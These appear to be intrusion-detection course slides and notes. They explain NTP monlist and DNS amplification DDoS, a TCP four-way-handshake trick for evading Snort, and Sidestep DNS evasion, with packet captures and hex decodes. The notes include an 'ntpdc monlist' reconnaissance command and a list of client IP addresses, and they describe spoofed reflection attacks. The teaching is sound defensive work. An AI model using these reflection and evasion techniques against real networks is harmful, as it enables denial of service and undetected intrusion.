More recently, in January of 2009, a similar DNS amplification was launched, but the query was different this time. The query asked for name servers of “.” that returned a ~330 byte response of all the root domain name servers. Botnet drones are used now as the source of spoofed DNS queries ultimately causing a DDoS against some target. These targets now may be porn or gambling sites with the intent of extorting money from the owners in order to stop the attack.

NTP ntpdc monlist Command: Short Query – Many Responses




```
                        # ntpdc -n -c monlist 128.113.28.67 | more
remote address         port local address      count m ver code avgint  lstint
==============================================================================
75.90.226.242           123 128.113.28.67          3 3 4    590   1382       0
184.174.184.92          123 128.113.28.67         80 3 4    590   1055       0
50.44.130.106           123 128.113.28.67          9 3 4    590    837       0
216.114.198.222       32781 128.113.28.67        148 3 4    590   1150       0
209.29.234.50          1486 128.113.28.67       1791 3 4    590   1299       0
202.92.29.250          3128 128.113.28.67          5 3 4    590   1208       0
64.61.84.208           7308 128.113.28.67      24966 1 3    590   1200       0
143.112.144.129       13938 128.113.28.67     151142 1 3    590    697       0
69.21.156.81            123 128.113.28.67         11 3 4    590   1284       0
194.250.38.20         54810 128.113.28.67      15205 1 3    590    981       0
67.224.51.141           123 128.113.28.67         25 3 4    590   1185       0
76.5.247.168          15976 128.113.28.67          2 3 4    590   1354       0
67.181.26.250           123 128.113.28.67          4 3 4    590   1302       0
74.197.74.94            123 128.113.28.67         20 3 4    590   1211       0
67.185.212.2            123 128.113.28.67         30 3 4    590   1178       1
97.90.72.237            123 128.113.28.67          4 3 4    590   1305       1
190.5.149.98          10003 128.113.28.67         29 3 4    590   1131       1
67.169.234.227          123 128.113.28.67          1 3 4    590      0       1
85.204.29.154         41168 128.113.28.67         81 3 4    590    761       1
76.167.159.242        47659 128.113.28.67        833 3 4    590   1077       1
173.51.57.90           1025 128.113.28.67          8 3 4    590   1107       1
72.23.16.206            123 128.113.28.67       1461 3 4    590    910       1
```

Intrusion Detection In-Depth

Network Time Protocol has been receiving a lot of attention for its potential to deliver DDoS attacks as well as provide a good source for reconnaissance. There are many public NTP servers that allow clients to synchronize their time with the server's time. Many of these servers may respond to other informational queries, specifically one that asks the server to list the hosts/clients that communicate with the server.

The command "ntpdc -n -c monlist" solicits the server for this information. This provides interesting reconnaissance for an attacker, but it also provides a good vehicle for a DDoS attack as you will see on the next slide.



Monlist DDoS Potential

```
IP 192.168.11.62.57381 > 128.113.28.67.123: NTPv2, Reserved, length 192
IP 128.113.28.67.123 > 192.168.11.62.57381: NTPv2, Reserved, length 440
IP 128.113.28.67.123 > 192.168.11.62.57381: NTPv2, Reserved, length 440
IP 128.113.28.67.123 > 192.168.11.62.57381: NTPv2, Reserved, length 440
IP 128.113.28.67.123 > 192.168.11.62.57381: NTPv2, Reserved, length 440
IP 128.113.28.67.123 > 192.168.11.62.57381: NTPv2, Reserved, length 440
IP 128.113.28.67.123 > 192.168.11.62.57381: NTPv2, Reserved, length 440
IP 128.113.28.67.123 > 192.168.11.62.57381: NTPv2, Reserved, length 440
IP 128.113.28.67.123 > 192.168.11.62.57381: NTPv2, Reserved, length 440
IP 128.113.28.67.123 > 192.168.11.62.57381: NTPv2, Reserved, length 440
IP 128.113.28.67.123 > 192.168.11.62.57381: NTPv2, Reserved, length 440
IP 128.113.28.67.123 > 192.168.11.62.57381: NTPv2, Reserved, length 440
IP 128.113.28.67.123 > 192.168.11.62.57381: NTPv2, Reserved, length 440
IP 128.113.28.67.123 > 192.168.11.62.57381: NTPv2, Reserved, length 440
IP 128.113.28.67.123 > 192.168.11.62.57381: NTPv2, Reserved, length 440
IP 128.113.28.67.123 > 192.168.11.62.57381: NTPv2, Reserved, length 440
IP 128.113.28.67.123 > 192.168.11.62.57381: NTPv2, Reserved, length 440
IP 128.113.28.67.123 > 192.168.11.62.57381: NTPv2, Reserved, length 440
IP 128.113.28.67.123 > 192.168.11.62.57381: NTPv2, Reserved, length 440
IP 128.113.28.67.123 > 192.168.11.62.57381: NTPv2, Reserved, length 440
IP 128.113.28.67.123 > 192.168.11.62.57381: NTPv2, Reserved, length 440
```

Query = 192 bytes


100 responses @ 440 bytes = 44000 bytes

Intrusion Detection In-Depth

ntp-ddos.pcap

As you can see the query generates a UDP payload of 192 bytes, but the server returns 100 responses each with 440 bytes for a total of 44,000 bytes. This potentially provides a very efficient and powerful vehicle for a DDoS attack since there is a relatively small stimulus payload of 192 bytes and a potential 44,000 byte response. Let's see how this can be used on the next slide.

To see the output, enter the following in the command line:
tcpdump -nt -r ntp-ddos.pcap



NTP DDoS/Amplification Possible Attack

Spoof NTP request from victim.com

Attacker

Public NTP Servers

Reflectors


victim.com

Intrusion Detection In-Depth

Suppose an attacker spoofed a huge amount of "monlist" queries to have the IP address of victim.com and sent these to known NTP servers that accept "monlist" queries and respond. The NTP servers would act as reflectors or amplifiers to generate 44,000 bytes per aggregated response directed at victim.com. This seems like a very good vector to create a very easy DDoS attack against any host that is not properly protected by firewall rules to prevent unsolicited NTP responses.

For more information about using NTP as an attack vector take a look at the following link that discusses some of researcher HD Moore's work with NTP:

http://www.securepla.net/download/NTP_Enum_SC.pdf



How IDS Evaluates TCP Traffic


- Most intrusion protection systems evaluate TCP traffic in the context of three-whs
- DoS attacks by tools known as Stick and Snot overwhelmed analyst because of false positives
- Caused enhancement in IDS such as Snort
  - Examine malicious payload in "established" session only (after three-whs)

Intrusion Detection In-Depth

Long ago when intrusion detections systems were in their infancy, they were susceptible to denial of service attacks from tools like Stick and Snot. These tools were aimed at Snort which, at the time, had rules for TCP traffic that looked at payload only – not in the context of an established session after the three-way handshake. For instance, say that there was a rule to look for "foobar" in TCP traffic. At the time, this meant that any TCP segment containing "foobar" would cause Snort to alert. In reality, if a host received a lone PUSH segment containing "foobar", it would return a RST since there was no established session. In essence, the Snort alert was a false positive.

The authors of Stick and Snot realized this and created tools that would craft TCP packets with content matching the many Snort TCP rules containing those content strings. The intent was to make Snort fire on all those many rules, thus overwhelming the analyst – a kind of DoS of the analyst so to speak. Stick and Snot accomplished this DoS, however the consequences were greater than just this. They exposed a critical weakness in Snort and just about every other IDS at the time.

In response to this, Snort was fortified to examine traffic only in the context of an established session, or after the three-way handshake. Snort was no longer fooled or cared that rogue segments with malicious payload were sent when not in the context of an established session. Snort examined the TCP streams for the initial SYN, SYN/ACK, and ACK to identify an established session. And, all was fine in the land of Snort until Tod Beardsley at BreakingPoint Labs introduced the idea of the four-way handshake.



Three-whs Versus Four-whs

Three-way handshake

Four-way handshake

Intrusion Detection In-Depth


As you know by now the three-way handshake consists of three different segments sent between a client and server. The server simultaneously sets the SYN and ACK flags in its initial segment. The server's ACK flag acknowledges the client's SYN sequence number and the server's SYN initializes the server's sequence number. But, what would happen if you could emulate a server side of a connection and return a segment with the SYN flag only set in one segment and return another later segment with the ACK flag only set?

That's what Beardsley attempted. In his discussion entitled "The Handshake is a Lie", he discovered that the session shown on the right side of the slide actually works to complete the handshake on Ubuntu Linux, Mac OS X, and Windows hosts. What were the implications for intrusion protection systems? What if they looked for the exact three segments on the left session above, could they be duped and evaded? Of course, this assumes that you or the attacker controls the server's part of the four-way handshake. This is possible if an attacker owns or controls the malicious server.

Look at the segments exchanged in the circle of the four-way handshake. What do they remind you of? Don't they look like the original three-way handshake except in reverse order with the server sending its SYN, the client responding with a SYN/ACK and the server sending the final ACK? This was what Snort believed causing confusion about the direction of the traffic and causing an evasion condition.

If you are interested in reading more about this, see:

http://blogs.ixiacom.com/ixia-blog/tcp-portals-the-handshakes-a-lie/



Pcap of Four-whs Session

```
192.168.1.104.52709 > 192.168.1.103.999: Flags [S], seq 2635457805
192.168.1.103.999 > 192.168.1.104.52709: Flags [S], seq 10, win 1234
192.168.1.104.52709 > 192.168.1.103.999: Flags [S.], seq 2635457805,
   ack 11
192.168.1.103.999 > 192.168.1.104.52709: Flags [.], ack 1
192.168.1.103.999 > 192.168.1.104.52709: Flags [P.], seq 1:17, ack 1
   SEND THIS NOW!!!
192.168.1.104.52709 > 192.168.1.103.999: Flags [.], ack 17
192.168.1.103.999 > 192.168.1.104.52709: Flags [R.], seq 17, ack 1
```

4-whs

Intrusion Detection In-Depth

4whs.pcap

Let's look at tcpdump output from a four-whs session. The client 192.168.1.104 connects to server 192.168.1.103 that listens on port 999 with the expected SYN flag set. The server responds to the SYN with a segment with a SYN of its own and an initial sequence number. Yet it does not set the conventional ACK flag nor does it return an acknowledgement value.


Next, the client responds, but is a little confused. It acknowledges the server's SYN, but also sets its SYN flag once again awaiting the server's acknowledgement. The server acknowledges the client's SYN on the fourth segment above. That means that the session is now established.

The server sends a message of "SEND THIS NOW!!!". The crucial sign that the receiver accepts this segment data is in the next packet where it acknowledges receiving the 17 bytes sent by the server. If a Snort rule looked for this content in an established session, it would not alert. The fix was to use a configuration on Snort's TCP stream preprocessor that included "require_3whs". This enables it to analyze the direction of traffic properly.

To see the output, enter the following on the command line:

tcpdump -Ant -r 4whs.pcap

The output has been truncated and cleaned up to show relevant details.




Study of DNS Evasion

- Sidestep software released by Robert Graham
- Could be run in following modes:
  - Normal
  - Evasive
  - False positive
- Demonstration that IDS/IPS needs to be protocol-aware
- Examine DNS evasion technique
  - Queries for version of BIND

Intrusion Detection In-Depth

We'll look at some theory associated with a DNS evasion in the next several slides. Sidestep was an early tool written by Robert Graham that demonstrated the need for IDS systems to be protocol-aware. Sidestep could send SNMP, RPC, DNS, HTTP and FTP traffic that could be run in one of three modes - normal, evasive, and likely to generate a false positive from some intrusion detection systems. Graham's point was that an IDS/IPS that does not have decoders for protocols may be easily evaded. We are quite familiar with this concept now, but it was groundbreaking at the time.

This is what sidestep tries to demonstrate. Specifically, we'll examine the DNS normal and evasion modes. This tool may no longer be available, but what it exposed – the need to perform protocol decode to avoid evasions, is still very much applicable today.



Normal Mode Execution and Output

```
sidestep.exe 10.10.10.10 -dns -norm


IP 10.10.10.5.1024 > 10.10.10.10.53: 10+ TXT CHAOS? version.bind.
(30)

4500 003a 0001 0000 4011 5290 0a0a 0a05
0a0a 0a0a 0400 0035 0026 b09b 000a 0100
0001 0000 0000 0000 0776 6572 7369 6f6e  .........version
0462 696e 6400 0010 0003                          .bind.....
```

Intrusion Detection In-Depth

dns-vbind.pcap


The sidestep command line execution requires the user to supply several command line options. First, you need to give the name/IP of the target host, in this case 10.10.10.10 that is a DNS server. Next, there are several different protocols that sidestep can test, but we will look simply at DNS by using the -dns option. Finally, we tell sidestep to operate in normal mode – no evasion is attempted in this mode.

We will use the traffic that is generated using sidestep's normal option with DNS to formulate a UDP query for the version of BIND to demonstrate how a typical DNS query is formatted. As you learned, a query for the version of BIND returns the DNS server's version of BIND, if this type of query is permitted. This is a valuable piece of information for an attacker to have since she/he can then pair the version of BIND with all known exploits and attempt to attack the server.

First you see the standard tcpdump display output of host 10.10.10.5 querying 10.10.10.10 on UDP port 53 (domain) with a DNS identification number of 10 and with recursion desired (+) for a TXT type record and a CHAOS class record of version.bind.

Now, let's examine the hexadecimal output of the actual DNS record to become familiar with the way that questions are formed. The DNS portion of this packet has been underlined to easily identify the part of the record we will scrutinize.

To see the output, enter the following in the command line:
tcpdump -ntX -r dns-vbind.pcap



DNS Message Format

```
000a 0100 0001 0000 0000 0000 0776 6572 7369 6f6e 0462 696e 6400 0010 0003
```

ID flags queries RRs authRRs addRRs Query type class

Bytes	Value	Explanation
0-1	000a	ID number to pair queries and responses
2-3	0100	DNS flags – query, recursion desired
4-5	0001	Number of queries
6-7	0000	Number of answer RR's
8-9	0000	Number of authoritative RR's
10-11	0000	Number of additional RR's
12-25	0776 6572 7369 6f6e 0462 696e 6400	version bind Query
26-27	0010	Query type – TXT
28-29	0003	Query class - CHAOS


Intrusion Detection In-Depth

A DNS message has the same format regardless if it is a query or response. The first two bytes of the UDP DNS message uniquely identify this particular DNS message to pair queries and responses using the DNS transaction ID. Next, there are two bytes that represent the DNS flags. There are many different combinations of these, but for the purposes of the sidestep query, the flags are set to indicate a DNS query and recursion desired.

The next field indicates the number of queries. While this suggests multiple queries can be sent in one message, DNS servers typically answer one only. The next three 2-byte fields are for responses. Each response returns the number of resource records in the DNS message, the number of authoritative resource records that follow that, and finally the number of additional resource records that follow that.

Each question requires a DNS type and class; each of these is a 2-byte field. The various different types and classes can be found in RFC 1035, but for the purposes of the BIND version query, these must be a type of TXT represented by a 16 (or hex 0010) and a class of CHAOS represented as 0x0003.

An accessible DNS server that does not prevent version.bind queries will respond to the above query with the true version of BIND that is running. Administrators have been known to configure BIND to return invalid or bogus responses to confuse a potential attacker.



